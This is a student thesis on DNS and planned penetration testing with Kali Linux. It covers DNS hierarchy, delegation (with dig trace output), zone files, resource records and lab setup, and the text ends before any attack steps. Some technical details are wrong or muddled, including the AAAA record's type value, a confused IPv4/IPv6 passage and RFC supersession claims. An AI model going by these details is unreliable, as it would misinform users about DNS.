

Bachelor's Thesis (TUAS)

Degree programme: Information Technology

Specialization: Information/Network Security

2018

Samuel Adeyemi Famuwagun

# PENETRATION TESTING ON DOMAIN NAME SERVICE

– Case Kali-Linux

BACHELOR'S THESIS | ABSTRACT

TURKU UNIVERSITY OF APPLIED SCIENCES

Degree programme: Information Technology

2018 | 44 pages

Samuel Adeyemi Famuwagun

# PENETRATION TESTING ON DOMAIN NAME SERVICE

- Case Kali-Linux

This thesis basically explains and demonstrates the risk associated with threats encountered by domain name services (DNS) within a private network or internet. The overwhelming growth of different applications, services and network especially the internet are all accustomed to the contribution from DNS in this present age, hence, DNS has managed to make the majority of these applications, services and network more accessible, dynamic, and flexible.

The goals of this thesis were to firstly analyze the process at which DNS vulnerability and its exploits can damage the integrity of a target organization, secondly to mitigate or eliminate any possible risk.

This was achieved by setting up a personal DNS-based server laboratory using Windows server 2012, a VMware workstation, and a Kali Linux Operating System. Penetration tests were run using Kali Linux msfconsole to exploit the DNS server. The DNS server could be exploited without intervention of the local user. This exploitation could be mitigated by having an organization security policy to prevent unauthorized access to the server, and adapting demilitarization of the DNS Server.

It is hoped that this thesis will infuse an understanding of effective vulnerability assessment of DNS and organizations will possibly enforce a secure solution.

## KEYWORDS:

DNS, Penetration Testing, Kali Linux, Wireshark, Nmap, Windows Server 2012

# CONTENT

## FIGURES

## TABLES

ii

## LIST OF ABBREVIATIONS AND ACRONYMS

iii

## 1 INTRODUCTION

1

### 2 Domain name service

2

#### 2.1 How Does DNS works

3

#### 2.2 DNS Hierarchy And Structure

4

##### 2.2.1 Generic TLD

5

##### 2.2.2 Country-Code TLD

6

##### 2.2.3 Infrastructure TLD

6

##### 2.2.4 Domain and Sub-domain

6

##### 2.2.5 Domain Delegation

7

##### 2.2.6 In-arpa Domain

8

#### 2.3 DNS Name Service

8

##### 2.3.1 Name Server

9

##### 2.3.2 Root Name Server

10

##### 2.3.3 DNS Resolver

10

##### 2.3.4 Database Resource Record

11

#### 2.4 DNS IP Addressing Stack

13

## 3 KALI LINUX AND OTHER TOOLS

14

### 3.1 Requirement

14

#### 3.1.1 Hardware

14

#### 3.1.2 Software

14

3.2	<b>Installation Of Kali-Linux</b>	15
3.3	<b>Wireshark Traffic Capturing</b>	19
3.3.2	Installation Of Wireshark	20
3.4	<b>Nmap Network Mapping</b>	20
3.4.1	Features Of Nmap	21
3.4.2	Installation Of Nmap	21
<b>4</b>	<b>PENETRATION TESTING</b>	<b>22</b>
4.1	<b>Test Description</b>	22
4.2	<b>Reconnaissance</b>	22
4.2.1	DNS Footprinting	23
4.3	<b>Scanning</b>	26
4.4	<b>Enumeration</b>	29
4.4.1	Gaining And Maintaining Access	29
4.4	<b>Cover Tracks</b>	32
4.4	<b>Vulnerability Analysis</b>	33
<b>4</b>	<b>CONCLUSION</b>	<b>35</b>
	<b>REFERENCES</b>	<b>36</b>

## **FIGURES**

Figure 1.	Basic DNS translation.	4
Figure 2.	DNS Inverted Tree Structure Using Generic TLD.	5
Figure 3.	Fully Qualified Domain Name.	7
Figure 4.	DNS Delegation Of Authority Illustration.	8
Figure 5.	Example Of Zone File.	9
Figure 6.	Resource Record Format.	12

Figure 7.	DNS Message Format.	13
Figure 8.	Installation Of VMware Workstation.	15
Figure 9.	Final and Template Of An Installed Workstation.	15
Figure 10.	Setting Up Virtual Machine Using Wizard Installation.	16
Figure 11.	Installation Of Kali-Linux Selecting Install Option.	17
Figure 12.	Select Language And Finish Installation.	17
Figure 13.	Booting To Kali-Linux Desktop GUI.	18
Figure 14.	Some Available Kali-Linux Pen-Test Applications.	18
Figure 15.	Wireshark GUI Capture WiFi TCP Protocol.	19
Figure 16.	Running WireShark Installation.	20
Figure 17.	Running Nmap Installation.	21
Figure 18.	Identifying Devices Within The Network.	25
Figure 19.	Nmap Scan To Show Services Running.	25
Figure 20.	Operating System Of The Target.	26
Figure 21.	Ports Scan And Services Running On The Target.	27
Figure 22.	Vulnerability Scan: Search For Exploits.	28
Figure 23.	Vulnerability Scan: Search For Exploits (2).	28
Figure 24.	Network Scanning Of The Target.	29
Figure 25.	Detail Information Of The Target.	29
Figure 26.	Identifying Target DNS Vulnerability.	30
Figure 27.	Using Dynamic DNS Update.	31
Figure 28.	Listing The Options To Set The Target.	31
Figure 29.	Setting Up Options For Gaining Access.	32
Figure 30.	Maintaining Access To The Target.	33
Figure 31.	Using Anonsurf As A Cover-Up Track.	34
Figure 32.	Macchanger To Appear Anonymous.	34

## **TABLES**

Table 1.	Generic Top-Level Domain	5
Table 2.	Country-Code Top-Level Domain	6
Table 3.	Infrastructure Top-Level Domain	6
Table 4.	List Of Resource Record Types and Value	11

## ABBREVIATIONS AND ACRONYMS

A	IPv4 notation on DNS message Format
AAAA	IPv6 notation on DNS message Format
ARPA	Addressing and Routing Parameter Area
ARPANET	Addressing and Routing Parameter Area Network
AXFR	Authoritative Transfer
ccTLD	Country Code Top-Level Domain
CNAME	Canonical Name
DNS	Domain Name System
GUI	Graphical Unit Interface
HDD	Hard Disk
HINFO	Host Information
IP	Internet Protocol
IT	Information Technology
MSFCONSOLE	Metasploit Console
MX	Mail Exchange
NS	Name Server
OS	Operating System
OU	Organization Unit
PTR	Pointer Record
RFC	Request For Comment
RHOST	Remote Host
RR	Resource Record

SOA	Start Of Authority
TCP	Transmission Control Protocol
TLD	Top-Level Domain
TTL	Time-to-Live
UDP	Unit Datagram Protocol

# 1 INTRODUCTION

Invention of internet in early 1990 was one of the greatest innovation ever achieved in the history of Information Technology, IT but the passion in terms of development, re-invention and mostly usage has never shy away from its backbone known as Domain Name Services, DNS which was first used by ARPANET in late 1960. Network of networks and Internet today has been able to evolve simultaneously with DNS, largely making communication easier and flexible.

DNS has no boundary in terms of its usefulness towards the growth of every present age organizations. It comes across the efficiency in delivering, accessing and reaching the staff members, management and customers. It is a technology that requires everyday attention especially in the area of communication either through email or website to the mainstream.

Perhaps it could be realized that the role and importance of DNS is very broad and can not be over-emphasized. It has always been the major backbone and driving-force in building a robust private network, keeping the entire global world in close contact, yet making internet a relevant innovation from generation to generations.

Understanding DNS can be break into two (2) parts. The first part is refer to as a protocol which are used to convert computer hostnames (human-readable language) to a numeric address and vice versa while the second part refer to the activity to build services utilizing the usage of this protocol in enhancing communication. The later part was the breakthrough used by the ARPANET to support first email communication at the early year(wikipaedia).

Security of such technology like DNS should be paramount but the challenges are more pronounce evident with some recent technology being developed and innovated hence, vulnerability assessment are getting tedious in attainment, resulting to critical and strict policies on day-to-day activities with heavy monitoring.



This thesis is focused on the roles of DNS within a private network and its process in the implementation of penetration test using up-to-date penetrating OS, Kali-Linux and other tools, on my personal deployed virtual network hands-on lab. This is done regarding to levels of Intelligent gathering on DNS footprinting and its vulnerability analysis.

This work is characterized with theoretical concepts, speaking on the in-depth knowledge of how DNS works, the structures and the hierarchy of DNS. The latter part of this thesis is the practical, demonstrations where virtual network is deployed and DNS footprinting is established showing possible flaws that can be encountered in its implementation.

This introductory chapter discusses on two (2) parts, the history of DNS, how it has been a major driving-force in improving network and ease-to-use, the innovation of internet, and the overview of penetration testing.

In addition, it speaks volume of how DNS works within network, the hierarchy of DNS relating from the root level to the subdomain level. The structure of DNS and explaining in details the terms of each record types which help in its function.

Furthermore, it also shows the installation of penetrating operating system OS (Kali-Linux) and the other tools. It also view the way my virtual network is built by giving the requirement needed, as well as the steps in setting it up.

Lastly, it explains about the process of implementing the penetration test by using the standard routine and levels of executing pen-test. The intelligence gathering using DNS footprinting, scanning, enumeration and vulnerability assessment are all covered.

## **2 DOMAIN NAME SYSTEM OPERATION**

Communication through internet or private network requires identifying and locating each network interface (host) with their various IP addresses however, these IP addresses are tedious to be remembered by human users. For this reason, each host has a name, which is known as domain name and consequently mapped with a corresponding IP address. Exception where only an IP address can be used, is the specification of an actual name server. It is possible for a single IP address to be mapped with several domain names.

Association between this domain name (host) and an IP address is all defined in Domain Name System (DNS) database. DNS database is an essential component within internet and that makes it distributed worldwide for easier identification of communicating devices. A dedicated separated DNS database from other hosts within a network for acquiring and requesting of domain names are generally called DNS servers and it serves as the beating point for computers to discover other computer.

DNS simply means an internet's phone book that resolves human-readable web addresses to IP addresses, regarded as an internet protocol suite which uses TCP/IP network architecture model as well as client-server mechanisms. In other words, DNS is a hierarchy decentralized naming system for computers, services, or other resources connected to the internet or private network. It translates memorized domain names to numerical IP addresses needed for identifying computer services and devices with the underlying protocols. This is a distributed database system that provides each host on the network with domain names, and provides direction to the host's information. The information about this host can be IP address, location, functions etc.

### **2.1 HOW DOES DNS WORKS**

DNS is an open protocol which uses both TCP or UDP transport protocol. At first, DNS uses UDP to transport and resolves its request but can eventually use TCP, if UDP fails.

The relationship between the name of a computer and the IP address is defined in Domain Name System (DNS) database. The DNS database is distributed worldwide.

The DNS database contains individual records that are called **Resource Records (RR)**. Individual parts of the DNS database called **zones** are placed on particular name servers. DNS is a worldwide distributed database. (Dostalek, Kabelova, 2006, 19). For instance, a user who types a website address such as [www.google.com](http://www.google.com) in a web browser, the DNS server behind the scene will map the name to its IP address <http://64.233.167.147>.




Figure 1 Basic DNS translation (Source: DNS In Action)

From **Figure 1**, the computer ping [www.google.com](http://www.google.com) and was translated to IP address <http://64.233.167.147> by the name server (web server) with an established connection returned. It simply clarifies that at any point if the domain name server is not working, IP address can be used instead even though this is unusual in many cases.

DNS is made up two (2) major components namely:

- DNS Hierarchy
- Name Service

## 2.2 DNS HIERARCHY

DNS hierarchy distinguish the structures, delegation of authority and naming conventions in DNS services, it is used to managed distributed database system in DNS also known as domain name space with an inverted tree structure.

The DNS inverted tree has a single domain at the top of the structure called root domain and it's represented with a dot (.), below the root domain are the top-level domains which are directly attached with the root dot(.) and can be referred to as organization or entities (e.g .com).

There are three (3) different types of top-level domains, they are:

- Generic TLD
- Country Code TLD
- Infrastructure TLD

### 2.2.1 Generic TLD

This is the most popular type of TLD and it is readily available for registration. The table lists the TLDs and the organization type that use them.

Table 1          Generic Top-Level Domain    (Source: Novell Documentation)

<b>Top-Level Domain</b>	<b>Used by</b>
.gov	Government agencies such as whitehouse.gov
.mil	Military organizations such as army.mil
.com	Commercial organization such as novell.com
.edu	Educational organization such as ucla.edu
.net	Networking Entities such as nsf.net
.org	Non-profit organization such as redcross.org




Figure 2 DNS Inverted Tree Structure Using Generic TLD (Source: Novell Documentation)

### 2.2.2 Country-Code TLD

Country code TLD is a two-letter TLD and each ccTLD recognizes a specific country. It organizes domain namespace geographically (Dostalek, Kabelova), 2006, 20).

Table 2 Country Code Top-Level Domain (Source: Wikipedia)

Name	Entity	Info
.us	USA	Registration must be USA citizens, residents or organizations or a foreign entity with a presence in United States.
.fi	Finland	Registration allowed worldwide, local presence required
.ng	Nigeria	
.nz	New Zealand	
.br	Brazil	Restricted. Registration is done under several categories

### 2.2.3 Infrastructure TLD

Infrastructure TLD is not as popular as the former two (Generic and Country-Code TLD), it has only one recognized top-level domain name called **ARPA** (Wikipedia).

Table 3

Infrastructure Top-Level Domain

(Source: Wikipedia)

Name	Entity	Info
ARPA	Addressing and Routing Parameters Area	Originally assigned to the Advance Research Projects Agency in early days on internet. It is now exclusively used for technical infrastructure purposes.

### 2.2.4 Domain And Subdomain

Domain is a subtree on DNS tree structure as shown in **Figure 2**, each nodes on the DNS tree stands for a domain. The highest domain, top-level domain as explained above, is further divided into subdomain. Subdomain gives more insight to the location, functions and roles of each host, as well allow for easy management of this host within an organization or entity. (Novell Documentation, 2003, 14)




Figure 3 Fully Qualified Domain Name (Source: Novell Documentation)

Generally, domain names can be related to a position of an entity within the structure of DNS tree or hierarchy therefore, shows the path or directory towards the location of a host.

Fully Qualified Domain Name (FQDN) is a domain name that ends with dot(.), and specifies its exact location in DNS hierarchy i.e specifies all domain level including the top-level and root zone. For instance, FQDN for the above **Figure 3** is host1.washington.companya.com.

## 2.2.5 Domain Delegation

DNS has series of delegation, starting from the root (.) zone to the top-level domain zone (.org), down to the lowest subdomain zone (host.craptel.org). This zones are linked to each other with delegation process, which allows each zone to point the authority to the next zone in the chain process. Below is the delegation chain process of dyn.com through my computer using TYS DNS network.

```

; <<>> DiG 9.11.0-P3 <<>> ns dyn.com +trace +nodnssec
;; global options: +cmd
.          196155  IN  NS  a.root-servers.net.
.          196155  IN  NS  b.root-servers.net.
.          196155  IN  NS  c.root-servers.net.
.          196155  IN  NS  d.root-servers.net.
.          196155  IN  NS  e.root-servers.net.
.          196155  IN  NS  f.root-servers.net.
.          196155  IN  NS  g.root-servers.net.
.          196155  IN  NS  h.root-servers.net.
.          196155  IN  NS  i.root-servers.net.
.          196155  IN  NS  j.root-servers.net.
.          196155  IN  NS  k.root-servers.net.
.          196155  IN  NS  l.root-servers.net.
.          196155  IN  NS  m.root-servers.net.
;; Received 239 bytes from 8.8.8.8#53(8.8.8.8) in 3 ms

com.       172800  IN  NS  a.gtld-servers.net.
com.       172800  IN  NS  b.gtld-servers.net.
com.       172800  IN  NS  c.gtld-servers.net.
com.       172800  IN  NS  d.gtld-servers.net.
com.       172800  IN  NS  e.gtld-servers.net.
com.       172800  IN  NS  f.gtld-servers.net.
com.       172800  IN  NS  g.gtld-servers.net.
com.       172800  IN  NS  h.gtld-servers.net.
com.       172800  IN  NS  i.gtld-servers.net.
com.       172800  IN  NS  j.gtld-servers.net.
com.       172800  IN  NS  k.gtld-servers.net.
com.       172800  IN  NS  l.gtld-servers.net.
com.       172800  IN  NS  m.gtld-servers.net.
;; Received 524 bytes from 192.58.128.30#53(j.root-servers.net) in 46 ms

dyn.com.   172800  IN  NS  ns1.p01.dynect.net.
dyn.com.   172800  IN  NS  ns3.p01.dynect.net.
dyn.com.   172800  IN  NS  ns2.p01.dynect.net.
dyn.com.   172800  IN  NS  ns4.p01.dynect.net.
;; Received 186 bytes from 192.43.172.30#53(i.gtld-servers.net) in 200 ms

dyn.com.   86400  IN  NS  ns2.p01.dynect.net.
dyn.com.   86400  IN  NS  ns4.p01.dynect.net.
dyn.com.   86400  IN  NS  ns1.p01.dynect.net.
dyn.com.   86400  IN  NS  ns3.p01.dynect.net.
;; Received 122 bytes from 204.13.250.1#53(ns2.p01.dynect.net) in 4 ms

```

Figure 4 DNS delegation of Authority Illustration

### **2.2.6 In-addr.arpa domain**

The in-addr.arpa domain gives the mapping of IP address to name within a zone, this enable a client to request a host name by providing an IP address. This domain is used by security-based applications and popularly know as DNS reverse lookup.

## **2.3 DNS NAME SERVICE**

DNS name service is used to provide a mapping of the actual host name to IP address, and enables computer to identify and locate each other on internet or private network. As said above, it uses client-server mechanism that query the servers for host address information. Detail information on DNS are contain in RFC 1034 and 1035 which is superseded by RFC 1535-1537.

There are components of DNS name service and these explains further roles and functions of DNS, they include:

- Name Server
- Root Name Server
- Resolver
- Database Resource Records

### **2.3.1 Name Server**

Name servers are the information archive that contain domain database. Domain database are divided into zones which are distributed by using other name servers. Name server however, uses zone or cache to reply queries.

Furthermore, name servers request for local host information or contact from other local host (intranet) and the information are retrieved, otherwise relay its request to other name server up and down the domain hierarchy until it receives an authoritative reply for the client's query. Name server can be either master or slaves.



```

; zone file for example.com
$TTL 2d      ; 172800 secs default TTL for zone
$ORIGIN example.com.
@           IN      SOA    ns1.example.com. hostmaster.example.com. (
                2003080800 ; se = serial number
                12h       ; ref = refresh
                15m       ; ret = update retry
                3w        ; ex = expiry
                3h        ; min = minimum
            )
                IN      NS     ns1.example.com.
                IN      MX    10 mail.example.net.
joe         IN      A       192.168.254.3
www         IN      CNAME   joe

```

Figure 5 Example Of Zone File (Source: Pro DNS and BIND by Zytrax)

- IN: Internet Protocol define the protocol family of the DNS zone.
- NS: Name server is a host information archive which makes up to DNS database.
- SOA: It signifies for the start of authority within the zone.
- A: It represent the address in the zone and mapping with the actual name of the host.
- MX: Mail Exchange (MX) specifies the mail server that is responsible for receiving email messages on behalf of the recipient domain.

### 2.3.2 Root Name Server

Root name server is an important entity in DNS name service, it contains all the information from the top-level domain and play a major role in resolving DNS query by returning list of designated authoritative name servers.

### 2.3.3 DNS Resolver

DNS resolvers are part of the system (client program) and these are names given to a computer which are used to reply a user's request. It basically return name-to-address know as **Forward DNS lookup** and address-to-name known as **Reverse DNS lookup**. (Dostalek, Kabelova, 2006, 35)

DNS resolver has two ways of answering DNS queries:

- Recursive DNS Query: In recursive DNS Query, DNS client request name resolution from DNS server which can provide the available answer with a possible error message.
- Iterative DNS Query: In iterative DNS Query, there is a continuous process, where DNS Client making repeated DNS Query to different DNS servers for name resolution. Iterative DNS Query avoid error message and best answer to the DNS Client is answered. (Technet Microsoft, 2010)

### 2.3.4 Database Resource Records

Resource Record is an important record in the domain zone that have two major parts which are required for standard DNS. Name Server (NS) and Start Of Authority (SOA) must be present in RRs while others are less important but an additional host information.

Resource Record contain host information and are pile-up in Name Server which make up and arranged into DNS database. A DNS zone must contain all types of resource records (RR) that makes DNS to function very well otherwise it fails. (Zytrax Open, chapter 8)

- **SOA** records recognize its zone of authority.
- **NS** records for the primary name server within the zone.
- **NS** records for each secondary name server within the zone.
- **NS** records for delegated zone (optional)
- **A** records for **NS** record (if applicable)

The RR list includes:

Table 4 List Of Resource Record Types and Value

RR Types	RR value	Description
A	1	Host IPv4 Address
AAAA	1	Host IPv6 Address
NS	2	Domain's name server(s)
CNAME	5	Canonical Name, host identified by Alias domain name
PTR	12	Host domain name, identified by its IP address

HINFO	13	Host information
MX	15	Host or domain mail exchanger
AXFR	252	Request for zone transfer
ANY	255	Request for all records




Figure 6 Resource Record Format (Source: Pro DNS and BIND by Zytrax/ Google Search)

- Owner-name: The alias name for the host and target name in the zone file to which the records belongs.
- TTL: Time-to-Live specifies the period and how much time the RR can be cached. The time ranges from 1 to 2147483647 in seconds while the value zero indicate that the file should not be cached.
- Class: This define the protocol family or an instance of protocol such as 16 bit value and the normal value protocol is IN which represents Internet Protocol.
- Types: This identifies the RR type which determine the value of type-specific-data field.
- Type-specific-data: Data content of each record attributed with the type and class values.

### Genral DNS Database Message Structure




Figure 7 DNS Message Format (Source: Google Image Search)

#### 2.4 DNS IP ADDRESSING STACK

There are two major form of IP addressing, which are IPv4 and IPv6 stack. DNS IP addressing structure is resolve in a simple task, where it is strictly defined in the RR types. It is stated in the RR that A record identifies IPv4 address and AAAA records identifies IPv6 address.

AAAA name (IPv4) is first get resolved and later A name if they are using the same servers. It is possible to have just A name (IPv4-only host), AAAA name (IPv6 only host) or multiple A and AAAA names (for different dual-stack or mix IPv4 and IPv6) servers.

## 3 KALI LINUX AND OTHER TOOLS FOR TESTING

Kali linux is one of the open source, Debian-Linux distribution developed and maintained by offensive security project, kali-linux comprises of hundreds of various pre-installed security tools used for testing the vulnerabilities within a private network or internet. At the point of writing this thesis kali-linux-2018.1-amd64 version was used throughout and set-up for this penetration testing. In setting up kali-linux, a virtual network laboratory is an appropriate best option at this moment, in other to mitigate or avoid any network vulnerability risk during this exercise. The link below indicates the source of the kali-linux downloaded and used for this thesis.

Apart from the major and powerful penetration testing tools like kali-linux, there are other available tools such as WireShark, nmap etc.

<https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-hyperv-image-download/> or  
<https://www.kali-linux.com/downloads>

### 3.1 Kali-Linux Set-Up Requirements

#### 3.1.1 Hardware

- I. Minimum of 512MB of i386 Memory
- II. Minimum of 16GB free space (HDD)
- III. amd64 Motherboard architecture
- IV. CD/DVD ROM drive (*optional*)

#### 3.1.2 Software

VMware Workstation or VMware Player or VMware Fusion (*used for Windows OS users*)

Kali-linux-2018.1-amd64 (*current version when writing this thesis*)

Windows Server 2012 (*Target*)

### 3.2 Installation

This study emphasises on virtual bridge network, VMware Workstation is installed as shown in the figure below:

Note: Download VMware workstation 12.0 version or using free VMware player instead, since the thesis covers only windows operating system.

